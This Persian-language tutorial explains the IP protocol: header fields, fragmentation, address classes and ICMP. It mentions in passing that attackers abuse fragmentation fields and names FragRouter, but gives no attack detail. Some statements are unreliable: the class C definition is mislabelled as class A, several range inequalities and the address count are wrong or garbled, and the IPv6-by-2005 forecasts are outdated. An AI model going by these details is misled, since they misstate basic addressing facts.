شبیه سازی ترمینال یا همانTELNET انتقال فایل یا FTP (File Transfer Protocol) مدیریت پست ا الکترونیکی خدمات انتقال صفحات ابر متنی و ده ها پروتکل کاربردی دیگر. در پایان این قسمت بایستی خاطر نشان کنیم که ارسال یک واحد اطلاعاتی از لایه چهارم پس از انجام پردازش های لازم در لایه های زیرین به نحو مناسبی روی زیر شبکه تزریق شده و نهایتا در ماشین مقصد، تحویل یک برنامه کاربردی خاص خواهد شد.

لایه اینترنت (Internet Protocol) یا IP

جوهره اینترنت به گونه ای شکل گرفته است که مجموعه ای از شبکه های خود مختار(Autonomous) را به همدیگر وصل می نماید .هیچگونه ساختار حقیقی و ثابتی نمی توان برای اینترنت تصور کرد . این نکته را بایستی یادآور شویم که در قسمت "زیر شبکه " از شبکه اینترنت تعدادی از خطوط ارتباطی با پهنای باند) نرخ ارسال (بسیار بالا و مسیریاب های بسیار سریع و هوشمند، برای پیکره شبکه جهانی اینترنت یک" ستون فقرات Back Bone تشکیل داده است) مثل ARPANet شبکه های م نقطه ای و محلی پیرامون این ستون فقرات شکل گرفته و ترافیک داده آنها به نحوی از این ستون فقرات خواهد گذشت . ست ون فقرات در شبکه اینترنت که با سرمایه گذاری عظیمی در آمریکا، اروپا و قسمت هایی از اقیانوسیه و آسیا ایجاد شده است حجم بسیار وسیعی از بسته های اطلاعاتی را در هر ثانیه حمل می کنند و اکثر شبکه های محلی یا ارائه دهنده گان سرویس که ISP نامیده می شوند، به نحوی با یکی از گره های این ستون فقرات در ارتباط اند.

به گونه ای که در بخش قبلی اشاره شد قراردادی که حمل و تردد بسته های اطلاعاتی و همچنین مسیریابی صحیح آنها را از مبدا به مقصد، مدیریت و سازماندهی می نماید پروتکل IP نام دارد . در حقیقت پروتکل IP که روی تمام ماشین های شبکه اینترنت وجود دارد بسته های اطلاعاتی را) بسته های IP از مبدا تا مقصد هدایت می نماید، فارغ از آنکه آیا ماشین های مبدا و مقصد روی یک شبکه هستند یا چندین شبکه دیگر بین آنها واقع شده است.

ساده ترین تعریف برای پروتکل IP روی شبکه اینترنت به صورت زیر خلاصه می شود لایه IP یک واحد از داده ها را از لایه بالاتر تحویل می گیرد؛ به این واحد اطلاعات معمولا یک دیتاگرام گفته می شود . امکان دارد طول این دیتاگرام بزرگ باشد، در چنین موردی لایه IP آنرا به واحدهای کوچکتری که هر کدام" قطعه " نام دارد شکسته و با تشکیل یک بستهIP به ازای هر قطعه، اطلاعات لازم برای طی مسیر در شبکه را به آنها اضافه می کند و سپس آنها را روی شبکه به جریان می اندازد؛ هر مسیریاب با

بررسی و پرداز ش بسته ها، آنها را تا مقصد هدایت می کند . هرچند طول یک بسته IP می تواند حداکثر Kbyte64 باشد ولیکن در عمل عموما طول بسته ها حدود 1500 بایت است) این قضیه به دلیل آنست که اکثر شبکه های محلی دنیا اعم از Bus حلقه ، ستاره ، طول فریمی نزدیک به یک تا چند کیلوبایت دارند .(پروتکل IP، مجبور است هنگام قطعه قطعه کردن یک دیتاگرام، برای کل آن یک شماره مشخصه و برای هر قطعه یک شماره ترتیب در نظر بگیرد تا آن دیتاگرام بتواند در مقصد برای تحویل به لایه بالاتر یعنی لایه انتقال بازسازی شود.

مجددا تاکید می کنم که در این بحث، دیتاگرام یک واحد اطلاعات است که به صورت یکجا از لایه IP به لایه انتقال تحویل داده می شود یا بالعکس لایه انتقال آنرا جهت ارسال روی شبکه به لایه IP تحویل داده و ممکن است شکسته شود .در کنار پروتکل IP چندین پروتکل دیگر مانندICMP , ARP , RARP , RIP و ... تعریف شده که پروتکلIP را در عملکرد بهتر، مسیریابی صحیح، مدیریت خطاهای احتمالی یا کشف آدرس های ناشناخته کمک می کنند.

توانایی هایی که پروتکل IP و پروتکل های جانبی آن عرضه می کنند این امکان را فراهم آورده است که تمام شبکه ها و ابزارهای شبکه ای مثل ماشین های میزبان، مسیریاب ها، پلها و ... فارغ از نوع ماشین و نوع سخت افزار و حتی با وجود تفاوت در سیستم عامل مورد استفاده آنها، بتوانند بسته هایIP را با یکدیگر مبادله کنند .پروتکل IP ساختاری استاندارد دارد و به هیچ سخت افزار یا سیستم عامل خاص وابسته نیست.

به عنوان اولین گام در شناخت IP لازم است قالب یک بسته IP را کالبد شکافی کنیم و در گام ای بعدی چگونگی آدرس دهی ماشین ها و انواع کلاسهای آدرس در شبکه اینترنت را معرفی نموده و نهایتا به روشهای مسیریابی و همچنین تعریف پروتکل های وابسته به IP می پردازیم .

قالب یک بسته IP

یک بستهIP از ، دو قسمت سرآیند (Heading) و قسمت حمل داده (Data) تشکیل شده است . مجموعه اطلاعاتی که در سرآیند بسته IP درج می شود توسط مسیریاب مورد استفاده و پردازش قرار می گیرد .

دقت کنید که برای تحلیل برخی از مکانیزم ها و تاکتیک های حمله، مجبور هستید با فیلد های متعدد بسته IP آشنا باشید؛ زیرا برخی از این فیلد ها مورد سوی استفاده نفوذگران قرار می گیرند . در مقاله های بعد، یاد خواهید گرفت که هر گاه برخی از این فیلد ها به صورت عمدی و حساب شده دستکاری شود، منجر به اختلال در ماشین نهایی خواهد شد.

<table>
<tr><td>Version</td><td>IHL</td><td colspan="2">Type of Service</td><td>Total Length</td></tr>
<tr><td colspan="2" rowspan="2">Identification</td><td rowspan="2"></td><td>D
F</td><td>M
F</td><td rowspan="2">Fragment
Offset</td></tr>
<tr><td>Time To Live</td><td>Protocol</td><td colspan="3">Header Checksum</td></tr>
<tr><td colspan="5">Source Address</td></tr>
<tr><td colspan="5">Destination Address</td></tr>
<tr><td colspan="5">Options (0 or more words)</td></tr>
<tr><td colspan="5">Payload</td></tr>
</table>

- فیلد Version : اولین فیلد در سرآیند یک بسته IP که چهار بیت است نسخه پروتکلIP که این بسته بر اساس آن سازماندهی و ارسال شده است را تعیین می کند . در حال حاضر تمام شبکه ها و مسیریاب ها از نسخه شماره 4 پروتکل IP پشتیبانی می کنند . اگرچه امروز نسخه شماره 6 پروتکلIP به نام های IPng یا IPv6 معرفی و در حال بررسی و نصب است، ولیکن بسیاری ا ز مسیریاب ها در شبکه های دنیا هنوز برای پذیرش این پروتکل آمادگی ندارند و به نظر می رسد که تا سال 2005 نگارش جدید ، جهانی نشود . عددی که در حال حاضر در این فیلد قرار می گیرد 4 می باشد که معادل (0100)B است
- فیلد IHL (IP Header Length) : این فیلد هم چهار بیتی است و طول کل سرآیند بسته را بر مبنای کلمات 32 بیتی مشخص می نماید . به عنوان مثال اگر در این فیلد عدد 10 قرار گرفته باشد بدین معناست که کل سرآیند 320 بیت معادل چهل بایت خواهد بود . اگر به ساختار یک بسته IP دقت شود به غیر از فیلد options که اختیاری است، وجود تمام فیلد های سرآیند الزامی می باشد . در حقیقت این فیلد به عنوان یک اش اره گر ، مرز بین سرآیند و داده ها را مشخص می کند.

- فیلد Type of service : این فیلد هشت بیتی است و توسط آن ماشین میزبان) یعنی ماشین تولید کننده بسته IP که به آن Source Machine نیز می گویند (از مجموعه زیر شبکه) یعنی مجموعه مسیریاب های بین راه که به اصطلاح SubNetwork می گویند . باSub Net اشتباه نشود (تقاضای سرویس ویژه ای برای ارسال یک دیتاگرام می نماید . به عنوان مثال ممکن است یک ماشین میزبان بخواهد دیتاگرام صدا یا تصویر برای ماشین مقصد ارسال نما ید؛ در چنین شرایطی از زیر شبکه تقاضای ارسال سریع و به موقع اطلاعات را دارد ، نه قابلیت اطمینان صد در صد، چرا که اگر یک یا چند بیت از داده های ارسالی در مسیر دچار خرابی شود تاثیر چندانی در کیفیت کار نخواهد گذاشت ولی اگر بسته های حاوی اطلاعات صدا یا تصویر به سرعت و سر موقع تحویل نشود اشکال عمده بوجود خواهد آمد) که این مورد را با همه موارد اصطلاحی می توان در خطوط ارتباطی ایران مشاهده کرد .(در چنین مواقعی ماشین میزبان از زیر شبکه تقاضای سرویس سریع) و لاجرم غیر اطمینان (می نماید . در برخی از محیط های دیگر مثل ارسال نامه الکترونیکی یا مبادله فایل انتظار اطمینان صد درصد از زیر شبکه وجود دارد و سرعت تاثیر چندانی بر کیفیت کار نخواهد داشت . اکثر مسیریاب های تجاری فیلد Type of service را نادیده می گیرند و اهمیتی به محتوای آن نمی دهند .

- فیلد Total Length : در این فیلد 16 بیتی عددی قرار می گیرد که طول کل بسته IP را که شامل مجموع اندازه سرآیند و ناحیه داده است، تعیین می کند . مبنای طول بر حسب بایت است و بنابراین حداکثر طول کل بسته IP ؛ می تواند 65535 بایت باشد.

- فیلد Identification : همانگونه که قبلا اشاره شد برخی از مواقع مسیریاب ها یا ماشین های میزبان مجبورند یک دیتاگرام را به قطعات کوچکتر بشکنند و ماشین مقصد مجبور است آنها را بازسازی کند، بنابراین وقتی یک دیتا گرام واحد شکسته می شود باید مشخصه ای داشته باشد تا در هنگام بازسازی آن در مقصد بتوان قطعه های آن دیتاگرام را از بقیه جدا کرد. کلیه بسته های IP که با این شماره وارد می شوند قطعه های مربوط به یک دیتاگرام بوده و باید پس از گردآوری قطعه ها، آن را مجددا بازسازی کرد . به عنوان مثال اگر در این فیلد عدد 1652 قرار بگیرد تمام بسته های IP که مشخصه 1652 دارند، قطعه های مربوط به یک دیتا گرا م هستند و پس از دریافت کل قطعه ها باید بازسازی شوند و یک واحد کل را تشکیل دهند . البته برای حفظ ترتیب، هر قطعه گذشته از یک شماره مشخصه (همین مورد) بایستی دارای شماره ترتیب نیز باشد(Fragment Offset – FO) تا بتوان آنها را طبق این شماره مرتب و بازسازی کرد .

- فیلد Fragment Offset این فیلد در سه بخش سازماندهی شده است (نکته ای که باید به خاطر داشت ، آن است که معمولا در این گونه بحث ها، عدد 1 تقریبا معادل با Yes معادل خواهد بود و عدد 0 معادل No می باشد

+ بیت DF یا Don’t Fragment همان طور که از معنی انگلیسی آن نیز پیداست، با یک شدن این بیت در یک بسته IP هیچ مسیریابی حق ندارد آن را قطعه قطعه کند، چرا که مقصد قادر به بازسازی دیتاگرام های تکه تکه شده نیست . اگر این بیت به 1 تنظیم شده باشد و مسیریاب نتواند آنرا به دلیل بزرگی اندازه، انتقال بدهد لاجرم حذف خواهد شد.

++ MF یاMore Fragment این بیت مشخص می کند که آیا بسته IP آخرین قطعه از یک دیتاگرام محسوب می شود یا باز هم قطعه های بعدی وجود دارد . در آخرین قطعه از یک دیتاگرام بیتMF صفر خواهد بود و در بقیه الزاما 1می باشد.

+++ Fragment Offset این قسمت که سیزده بیتی است در حقیقت شماره ترتیب هر قطعه در یک دیتاگرام شکسته شده محسوب می شود . با توجه به سیزده بیتی بودن این فیلد، یک دیتاگرام حداکثر می تواند به 8192 تکه تقسیم شود . نکته بسیار مهم در مورد این فیلد آن است که اندازه هر قطعه باید ضرایبی از 8 باشد . یعنی به استثنای قطعه آخر، اندازه بقیه قطعه ها بایستی به گونه ای انتخاب شود که ضریبی از 8 بایت باشد. مثلا اگر در فیلد offset مقدار 7 قرار بگیرد نشان می دهد که محل قرار گرفتن قطعه جاری در دیتاگرام (7 خواهد بود = 8 × بازسازی شده در موقعیت بایت پنجاه و ششم 56)

به عنوان مثالی دیگر فرض کنید مسیریابی مجبور است یک دیتاگرام به طول 5000 بایت را قطع ه قطع ه کند به گونه ای که اندازه هر قطعه زیر 1500 بایت باشد . در چنین موردی نمی تواند اندازه هر قطعه را 1250 بایت در نظر بگیرد چرا که ضریبی از 8 نیست ولی اندازه 1280 مناسب است .در این حالت مسیریاب، دیتاگرام را به سه بسته 1280 بایتی و یک بسته 1160اجبارا بازمانده طول دیتاگرام از تقسیم طول بر8 ، در بسته آخر قرار خواهد گرفت که مسلما از طول دیگر بسته کمتر خواهد بود (بایتی می شکند.

در این مثال فرض کنید مسیریاب شماره 2322 را به عنوان مشخصه دیتاگرام انتخاب کرده است . بنابراین هر یک از چهار حلقه دیتاگرام، فیلد offset و مشخصه به صورت زیر خواهد بود :

شماره قطعه	Identification	Fragment Offset	MF بیت	آدرس محل قرار گرفتن قطعه در دیتاگرام	طول هر قطعه
قطعه شماره ۱	2322	0	1	8×0=0	1280
قطعه شماره ۲	2322	160	1	8×160=1280	1280
قطعه شماره ۳	2322	320	1	8×320=2560	1280
آخرین قطعه	2322	480	0	8×480=3840	1160

نکته اینجاست که : ممکن است یک دیتا گرام واحد از یک ماشین میزبان ، روی شبکه تزریق شود و در طول مسیر ، به مسیریابی برسد که به دلیلی مجبور به شکستن آن به قطعات کوچکتر شود .عمل شکستن یک دیتاگرام ممکن است در هر جای زیر شبکه اتفاق بیافتد ولیکن عمل بازسازی فقط در ماشین مقصد انجام خواهد گرفت.

بعدا به مکانیزمی آشنا می شوید که بر اساس آن نفوذگر سعی می کند تلاش خود برای حمله به یک سیستم را مخفی نگه دارد . این مکانیزم مبتنی بر بسته های قطعه قطعه شده IP است) مبحث FragRouter که در قسمت های بعد به طور مفصل توضیح داده خواهد شد .(همچنین خواهید دید که نفوذگر با دستکاری عمدی در فیلد Fragment Offset حملاتی را برای اختلال در ماشین گیرنده نهایی بسته، تدارک می بیند.

- فیلد Time To Live یاTTL طول عمر بسته را مشخص ، (counter) این فیلد هشت بیتی در نقش یک شمارنده می کند . طول عمر یک بسته بطور ضمنی به زمانی اشاره می کند که یک بسته IP می تواند بر روی شبکه سرگردان باشد حداکثر طول عمر یک بسته، 255 خواهد بود که به ازای عبور از هر مسیریاب) در شبکه به عبور بسته از یک مسیریاب یک جهش یا Hop گفته می شود (از مقدار این فیلد یک واحد کم می شود . هر گاه یک بسته IP به دلیل بافر شدن در حافظه یک مسیریاب زمانی را معطل بماند، به ازای هر ثانیه یک واحد از این فیلد کم خواهد شد . به محض آنکه مقدار این فیلد به صفر برسد بسته IP در هر نقطه از مسیر باشد حذف شده و از ادامه سیر و حرکت آن به سمت مقصد جلوگیری خواهد شد . البته معمولا یک پیام هشدار به ماشینی که آن بسته را تولید کرده باز پس فرستاده خواهد شد . اگرچه بزرگترین عددی که در فیلد طول عمر بسته قرار می گیرد عدد 255 است ولی در عمل مقداری که سیستم های عامل در این فیلد قرار می دهند چیزی حدود 64 است البته می توان مقدار پیش فرض آن را عوض کرد می توانید نمونه ای ازTTL را هنگام ping کردن یک سرور ببینید

.(Start => Run => Cmd.exe => Ping <Server-IP>)

این فیلد برای پاکسازی زیر شبکه از بسته هایIP که به هر دلیل در یک مسیر بسته میچرخند بسیار حیاتی است و گرنه پس از مدتی کل زیر شبکه از بسته های آشغال پر خواهد شد . بسته های سرگردان گاها به این دلیل بوجود می آیند که جداول مسیریابی در بعضی از مسیریاب ها آلوده به اطلاعات نادرست (Corrupt) شده اند . سرگردانی یک بسته در زیر شبکه مسئله غیر ممکنی نیست و گاهی اتفاق می افتد.

در استفاده از FireWalk و Cheops، traceroute همگی به نحوی از فیلد TTL در بسته IP استفاده می کنند .

- فیلد Protocol دیتاگرامی که در فیلد داده از یک بسته IP حمل می شود ، با ساختمان داده خاص از لایه بالاتر تحویل پروتکلIP در لایه بالاتر ارسال TCP شده ، تا روی شبکه ارسال شود . به عنوان مثال ممکن است این داده ها را پروتکل کرده باشد و یا ممکن است این کار توسط پروتکل UDP انجام شده باشد .بنابراین مقدار این فیلد شماره پروتکل ی است که در لایه بالاتر تقاضای ارسال یک دیتاگرام کرده است؛ بسته ها پس از دریافت در مقصد باید به پروتکل تعیین شده تحویل داده شود.

- فیلد Header Checksum این فیلد که شانزده بیتی است به منظور کشف خطاهای احتمالی در سرآیند هر بسته IP استفاده می شود . برای محاسبه کد کشف خطا، کل سرآیند به صورت دو بایت، دو بایت با یکدیگر جمع می شود . نهایتا حاصل جمع به روش" مکمل یک One's Complemet منفی می شود و این عدد منفی در این فیلد از سرآیند و header قرار می گیرد

.در هر مسیریاب قبل از پردازش و مسیریابی ابتدا صحت اطلاعات درون سر آیند بررسی می شوند .دقت کنید که فیلد Checksum در هر مسیریاب باید از نو محاسبه و مقدار دهی شود زیرا وقتی یک بسته IP وارد یک مسیریاب می شود حداقل فیلد TTL از آن بسته عوض خواهد شد .

- فیلد Source Address هر ماشین میزبان در شبکه اینترنت یک آدرس جهانی و یکتای 32 بیتی دارد . بنابراین هر ماشین میزبان در هنگام تولید یک بسته IP باید آدرس خودش را در این فیلد قرار بدهد . بحث آدرس ها در اینترنت یکی از مسایل بسی ار مهمی است که در بخشی مجزا به آن خواهیم پرداخت به این آدرس از این به بعد آدرسIP می گوئیم .

- فیلد Destination Address در این فیلد آدرس 32 بیتی مربوط به ماشین مقصد که باید بسته IP تحویل آن بشود، قرار می گیرد.

- فیلد اختیاری Options در این فیلد اختیاری ، می توان تا حداکثر 40 بایت قرار داد . به دلیل بی اهمیت بودن این فیلد از توضیح آن صرف نظر می کنم.

فیلد Payload در این فیلد داده های دریافتی از لایه بالاتر قرار می گیرد اکنون پس از شناسایی ساختار یک بسته IP بایستی به مبحث آدرس ها در پروتکل IP بپردازیم . مفاهیم آدرس های IP شما را در درک واقعیت چگونگی مسیریابی بهتر کمک می کند.

مبحث آدرس ها در اینترنت و اینترانت

همان طور که قبلا بدان اشاره کردیم پروتکل اینترنت در ارتباطات بین شبکه ای از آدرس های منحصر به فرد و یکتای 32بیتی بهره می برد) هر چند که در نسل بعدی پروتکل اینترنت که تا سال 2005 همه گیر خواهد شد این آدرس ها 128 بیتی خواهد شد .(هر ابزار شبکه اعم از ماشین ه ای میزبان، مسیریاب ها و چاپگر های شبکه در اینترنت با یک آدرس IP شناسایی می شوند.

در ادامه این فصل باید موارد زیر را بررسی و مطالعه کنیم:

قالب هر آدرس IP چگونه سازماندهی می شود؟ کلاسهای مختلف آدرس های IP به چه منظور و چگونه سازماندهی چگونه آدرس های می شوند IP به آدرس های سخت افزاری لایه فیزیکی ، تبدیل خواهد شد و قراردادهای نمایش آدرس های IP چگونه هستند؟ یک مسیریاب چگونه می تواند از یک آدرس چهار بایتی، محل دقیق یک ماشین را بین دهها میلیون ماشین متصل به شبکه پیدا نماید؟ آدرس های IP درون یک عدد دو دویی 32 بیتی درج می شوند ولیکن برای سادگی نمایش به چهار قسمت هشت بیتی(Octet) و به صورت چهار عدد ده دهی که با نقطه از هم جدا شده اند، نوشته می شوند؛ یعنی معادل ده دهی هر یک از بایت های آدرس به صورت مجزا نوشته شده و هر عدد با یک علامت . از دیگری تفکیک می شود . به عنوان مثال آدرس زیر یک آدرس IP

معتبر می باشد که در قالب چهار قسمت ده دهی نوشته شده است البته مبحث تبدیل آدرس ها به یکدیگر نیز در مقاله ای در سایت قرار دارد :

34.21.225.1

این آدرس به صورت زیر در فیلد آدرس از یک بسته IP تنظیم می شود :

00100010000101011110000100000001

پر ارزش ترین بایت یعنی اولین بایت سمت چپ از آدرس IP کلاس آدرس را مشخص می کند و از این رو ، دارای اهمیت ، ویژه است . ولی قبل از آنکه کلاس های آدرس را تشریح کنیم ، باز هم روی این نکته تکیه می کنیم که وقتی یک ماشین میزبان به آن منحصر به فرد و یکتا IP شبکه اینترنت متصل می شود بایستی آدرس (Unique IP) باشد .در حقیقت هر ماشین روی شبکه با یک آدرس یکتا هویت پیدا می کند و مثلا یک آدرس یکتا نمی تواند مربوط به دو ماشین باشد!!!

برای اطمینان از یکتا بودن آدرس های IP برای ارتباطات عمومی، مرکز (Internet Network Information Center) InterNIC کنترل و نظارت بر روی آدرس های IP را بر عهده گرفته است .سیستم (Internet Assigned Number Authority) IANA قدرت اجرائی برای اختصاص آدرس های IP منحصر به فرد را فراهم کرده است . هر چند شبکه های خصوصی که به

اینترنت وصل نیستند می توانند از آدرس های IP دلخواه استفاده کنند ولی اگر این شبکه ها زمانی بخواهند به اینترنت وصل شوند دوگانگی آدرس های غیر یکتا و نهایتا تناقض و اشکال در مسیریابی (Conflict) رخ خواهد داد؛ به همین دلیل پیشنهاد شده است که حتی شبکه های خصوصی نیز برای اختصاص آدرس به ماشین های میزبان از مرکزInterNIC مجوز بگیرند و از آدرس های معتبر و اختصاصی استفاده کنند !!

کلاس های آدرس IP

از آنجا که TCP/IP برای شبکه های با مقیاس بزرگ طراحی شده است ، لذا نمی توان انتظار داشت که فضای 32 بیتی آدرس که حدود چهار میلیارد و سیصد میلیون 4,294,967,2 – 5 – 255*255*255*255 آدرس را در اختیار می گذارد، بدون هیچ نظم و سیاق خاص به ماشین های شبکه اختصاص داده شود . این کار همانند آن خواهد بود که تمام آپارتمان ها و منازل، در کل جهان با شماره های ده رقمی مشخص شود بد ون آنکه هیچ ضابطه ای در شماره گذاری آنها رعایت نشده باشد . آنگاه منزلی با شماره 10668754359چگونه پیدا می شود!!

آدرس های پستی ساختاری سلسله مراتبی به صورت زیر دارند، به گونه ای که هر منزل در هر کجای دنیا قابل آدرس دهی است و به راحتی پیدا می شود:

کشور/شهر/ناحیه/خیابان/کوچه/شماره

فلسفه کلاس های آدرسIP به همین منظور است

شبکه آدرس/شبکه زیر آدرس/ماشین آدرس

با توجه به آنکه اینترنت مجموعه ای از شبکه های متصل شده به هم می باشد، برای آدرس دادن به ماشین های میزبان بهتر است.

۳۲ بیت آدرس IP به قسمت های زیر تقسیم شود

- الف) آدرس شبکه.
- ب) آدرس زیر شبکه (در صورت لزوم)
- پ) آدرس ماشین میزبان یاHost/Destination Mechine

آدرس های IP در پنج کلاس E,D,C,B,A معرفی شده اند که شما بایستی آنه ا را بدقت بشناسید و تحلیل کنید . نکته ی مهمی که در این بین قرار دارد این است که آدرس های IP هیچ گاه نمی توانند مقداری منفی (!!) یا بیشتر از 255 را داشته باشند . در صورتی که بخواهیم تعریفی ریاضی از این گفته داشته باشیم، به صورت زیر ارائه خواهد شد:

IP Addresses ={ (W.X.Y.Z)Dec | 0=<W,X,Y,Z=<255 } – { 5 Special Addresses }

در زیر قالب کلاسهای پنج گانه آدرس IP مشخص شده است :

آدرس کلاس A : قالب 32 بیتی آدرس در کلاس A به صورت زیر است :

در کلاسA پر ارزش ترین بیت از آدرس، مقدار صفر دارد و این بیت، کلاس A، را از دیگر کلاس ها متمایز می کند؛ 7 بیت بعدی "مشخصه آدرس شبکه " و سه بایت باقیمانده، آدرس ماشین میزبان را تعیین می کند . بنابراین در کلاس A بایت پرارزش در محدوده صفر تا 127 تغییر می کند . چون با 24 بیت می توان حدود هفده میلیون ماشین میزبان را آدرس دهی کرد، می توان به این نتیجه رسید که آدرس های کلاس A بایستی برای آژانس های ستون فقرات اینترنت یا شبکه ها بسیار عظیم مثل NSFNet یا ARPANet اختصاص داده شده باشند .مشخصه شبکه در این کلاس به هیچ وجه نمی تواند اعداد صفر یا 127 انتخاب شود چرا که این دو عدد در شبکه معنای دیگری دارند که بعدا به آن اشاره می کنیم . بنابراین تعداد استفاده کنند 126 تا خواهد شد که بسیار کم است . امروزه

اختصاص آدرس A شبکه هایی که در جهان می توانند از کلا س های کلاس A غیر ممکن است چرا که همه آنها توسط پیشگامان شبکه سالها قبل تملیک و تصاحب شده اند .وقتی به یک آدرسIP که در قالب ده دهی نوشته شده است نگاه می کنید به راحتی می توانید کلاس آنرا تشخیص دهید . اگر عدد سمت چپ آدرس، بین صفر تا 127 باشد، آن آدرس از کلاس A خواهد بود .

74.103.14.138

تعریف ریاضی:

Class A IP Addresses = { (X,Y,Y,Y) | 0<X<127 , 0=<Y=<255 }

آدرس کلاس B قالب 32 بیتی آدرس در کلاس B به صورت زیر است :

هر گاه دو بیت پرارزش از آدرس مقدار 10 داشته باشد آن آدرس از کلاس B خواهد بود 14 بیت باقیمانده از 2 بایت سمت چپ، آدرس شبکه را تعیین می کند و دو بایت اول از سمت راست 16 (بیت) آدرس ماشین میزبان خواهد بود . در آدرس های کلاس B تعداد 16382 ؛ 2-214 شبکه گوناگون قابل تعریف خواهد بود و هر شبکه می تواند 65534 ؛ 2-216 ماشین میزبان تعریف نماید . اختصاص آدرس های کلاس B برای شبکه های بسیار عظیم مناسب است . امروزه عملا نمی توان آدرس کلاس B گرفت چرا که تقریبا همه آنها تخصیص داده شده اند . اگر آدرس IP به صورت ده دهی نوشته شود و اول عدد از سمت چپ آن بین 128 تا 191 باشد، آن آدرس، کلاس B خواهد بود :

134.64.143.24

تعریف ریاضی:

Class B IP Addresses = { (X,Y,Y,Y) | 128<X<191 , 0=<Y=<255 }

آدرس کلاس C ؛ قالب 32 بیتی آدرس در کلاس به صورت زیر است

کلاسC مناسب ترین و پر کاربرد ترین کلاس از آدرس هایIP است . همان گونه که مشخص است در این کلاس، سه بیت پرارزش دارای مقدار 110 است و 21 بیت بعدی از سه بایت سمت چپ برای تعیین آدرس شبکه مورد نظر بکار رفته است. بنابراین در این کلاس می توان حدود دو میلیون شبکه را در جهان آدرس دهی کردو هر شبکه می تواند تا 254 عدد ماشین میزبان تعریف نماید .برای تشخیص آدرس های کلاس C به عدد سمت چپ از آدرس IP که به صورت ده دهی نوشته شده است نگاه کنید .اگر عدد بین 192 تا 223 بود آن آدرس از کلاسC خواهد بود :

199.164.78.132

تعریف ریاضی:

Class A IP Addresses = { (X,Y,Y,Y) | 192<X<223 , 0=<Y=<255 }

آدرس کلاس D قالب 32 بیتی آدرس در کلاس D به صورت زیر است

در این کلاس چهار بیت پرارزش دارای مقدار 1110 است و 28 بیت باقیمانده از کل آدرس برای تعیین آدرس های "چند مقصده – MultiCast " آدرس های گروهی است .از این آدرسها برای ارسال یک دیتاگرام به طور همزمان برای چند ین ماشین میزبان کاربرد دارد و به منظور عملیات رسانه ای و چند بخشی بکار می رود.

آدرس کلاس E فعلا این دسته از آدرسها که پنج بیت پر ارزش آنها در سمت چپ 11110 است کاربرد خاصی ندارند و برای استفاده در آینده بدون استفاده رها شده اند . البته گاهی به صورت آزمایشی از این آدرس ها استفاده شد ولی تاکنون جهانی نشده اند.

پروتکل ICMP (Internet Control Message Protocol):

پروتکل IP پروتکلی بدون اتصال Connectionless و غیر قابل اعتماد Unreliable است ! بدون اتصال ، بدین معنا که ، مسیریاب هر بسته را بدون هیچگونه هماهنگی با مقصد بسته یا مسیریاب بعدی ارسال می نماید، بدون آنکه بتواند اطلاعی از وجود یا عدم وجود مقصد داشته باشد . در ضمن هر مسیریاب پس از ارسال یک بسته آنرا فراموش می کند و منتظر" پیام دریافت بسته"Acknowledgment Message با خطا به مقصد برسد و یا اصلا به مقصد IP از گیرنده آن نخواهد ماند .اگر یک بسته نرسد این پروتکل هیچ اطلاعی در مورد سرنوشت آن به فرستنده بسته نمی دهد.

دلایل مختلفی برای نرسیدن یک بسته به مقصد وجود دارد : ممکن است زمان حیات (TTL) بسته قبل از رسیدن به مقصد منقضی شود؛ ممکن است مسیریاب بسته را به مسیری اشتباه هدایت کند؛ ممکن است در هنگام قطعه قطعه کردن بسته و ارسال آنها، یکی از قطعات دچار خطا شود یا به هر دلیلی به مقصد نرسد بنابراین کل دیتاگرام قابل بازسازی نخواهد بود؛ ممکن است مقصد بسته آمادگی دریافت بسته را نداشته باشد یا اصلا وجود خارجی نداشته باشد . در هنگام بروز هرگونه خطا، پروتکل IP به فرستنده بسته هیچ اطلاعی در مورد سرنوشت آن نخواهد داد.

عدم گزارش خطا به تولید کننده یک بسته منجر به تکرار خطا و حمل بیهوده و زائد بسته هایی می شود که محکوم به فنا و حذف در شبکه هستند . به عنوان مثال عدم گزارش در مورد آماده نبودن مقصد برای دریافت بسته باعث خواهد شد که فرستنده آن اقدام به ارسال ب سته های دیگر کند در حالی که این کار بی ثمر خواهد بود و فقط بار ترافیک شبکه را افزایش می دهد و حتی می تواند منجر به بروز" ازدحام "شود.

پروتکل ICMP در کنار پروتکل IP برای بررسی انواع خطا و ارسال پیام برای مبدا بسته در هنگام بر وز اشکالات ، ناخواسته استفاده می شود .در حقیقت ICMP یک سیستم گزارش خطا است که بر روی پروتکل IP نصب می شود تا در صورت بروز هر گونه خطا به فرستنده بسته پیام مناسب را بدهد تا آن خطا تکرار نشود . در واقع ICMP وظیفه ای در قبال وقوع خطا ندارد بلکه فقط پیامی که بیانگر بروز خطا و نوع آن است به فرستنده بر می گرداند . این پروتکل اشکالات موجود را در قالب یک سری پیام گزارش می کند که این پیام خود در یک بسته IP قرار می گیرد که از جانب یک مسیریاب یا ماشین مقصد به آدرس فرستنده باز می گردد .در زیر چگونگی قرار گرفتن یک پیام ICMP درون یک بسته IP نشان داده شده است :

		ICMP Header	ICMP Message
	IP Header	Payload	
MAC Header	Data Field (Payload)		

با توجه به آنکه پیام ICMP خود درون یک بسته IP جاسازی می شود بنابراین فیلد Protocol در سرآیند بسته IP باید با شماره مشخصه پروتکلICMP یعنی ۱ تنظیم شود . دقت کنید که خود بسته های ICMP نیز ممکن است دچار خطا شوند که برای این گونه خطا پیامی ارسال نخواهد شد .شکل کلی و قالب پیام ICMP در زیر مشخص شده است :

Type	Code	Checksum
Identifier	Sequence Number	
Data		

- فیلد Type در این فیلد عددی قرار می گیرد که بیانگر نوع پیام می باشد و ساختار فیلد های Parameters و Data بسته به عددی که در این فیلد قرار می گیرد، متفاوت خواهد بود.
- فیلد Code گاهی خود نوع پیام به چند" زیر نوع "دیگر تقسیم می شود که کد زیر نوع در این فیلد قرار می گیرد
- فیلدChecksum محتوای این فیلد برای سنجش اعتبار و سلامت بسته ICMP مورد استفاده قرار می گیرد . تمام بسته ICMP به صورت دو بایت دو بایت جمع شده و نهایتا از مکمل 1 حاصل جمع عددی 16 بیتی بدست می آید که درون این فیلد قرار می گیرد.

در ادامه نوع و ساختار پیام هایICMP را توضیح می دهیم برای بررسی نتایجping به این موارد توجه کنید

- پیام Destination Unreachable

این پیام زمانی صادر می شود که زیر شبکه یا یک مسیریاب نتواند آدرس مقصد را تشخیص بدهد یا به هر دلیلی بسته توسط ماشین میزبان تحویل گرفته نشود مثلا به دلیل بزرگ بودن اندازه بسته ها و عدم اجازه به مسیریاب برای شکستن آن

- پیام Time Exceeded

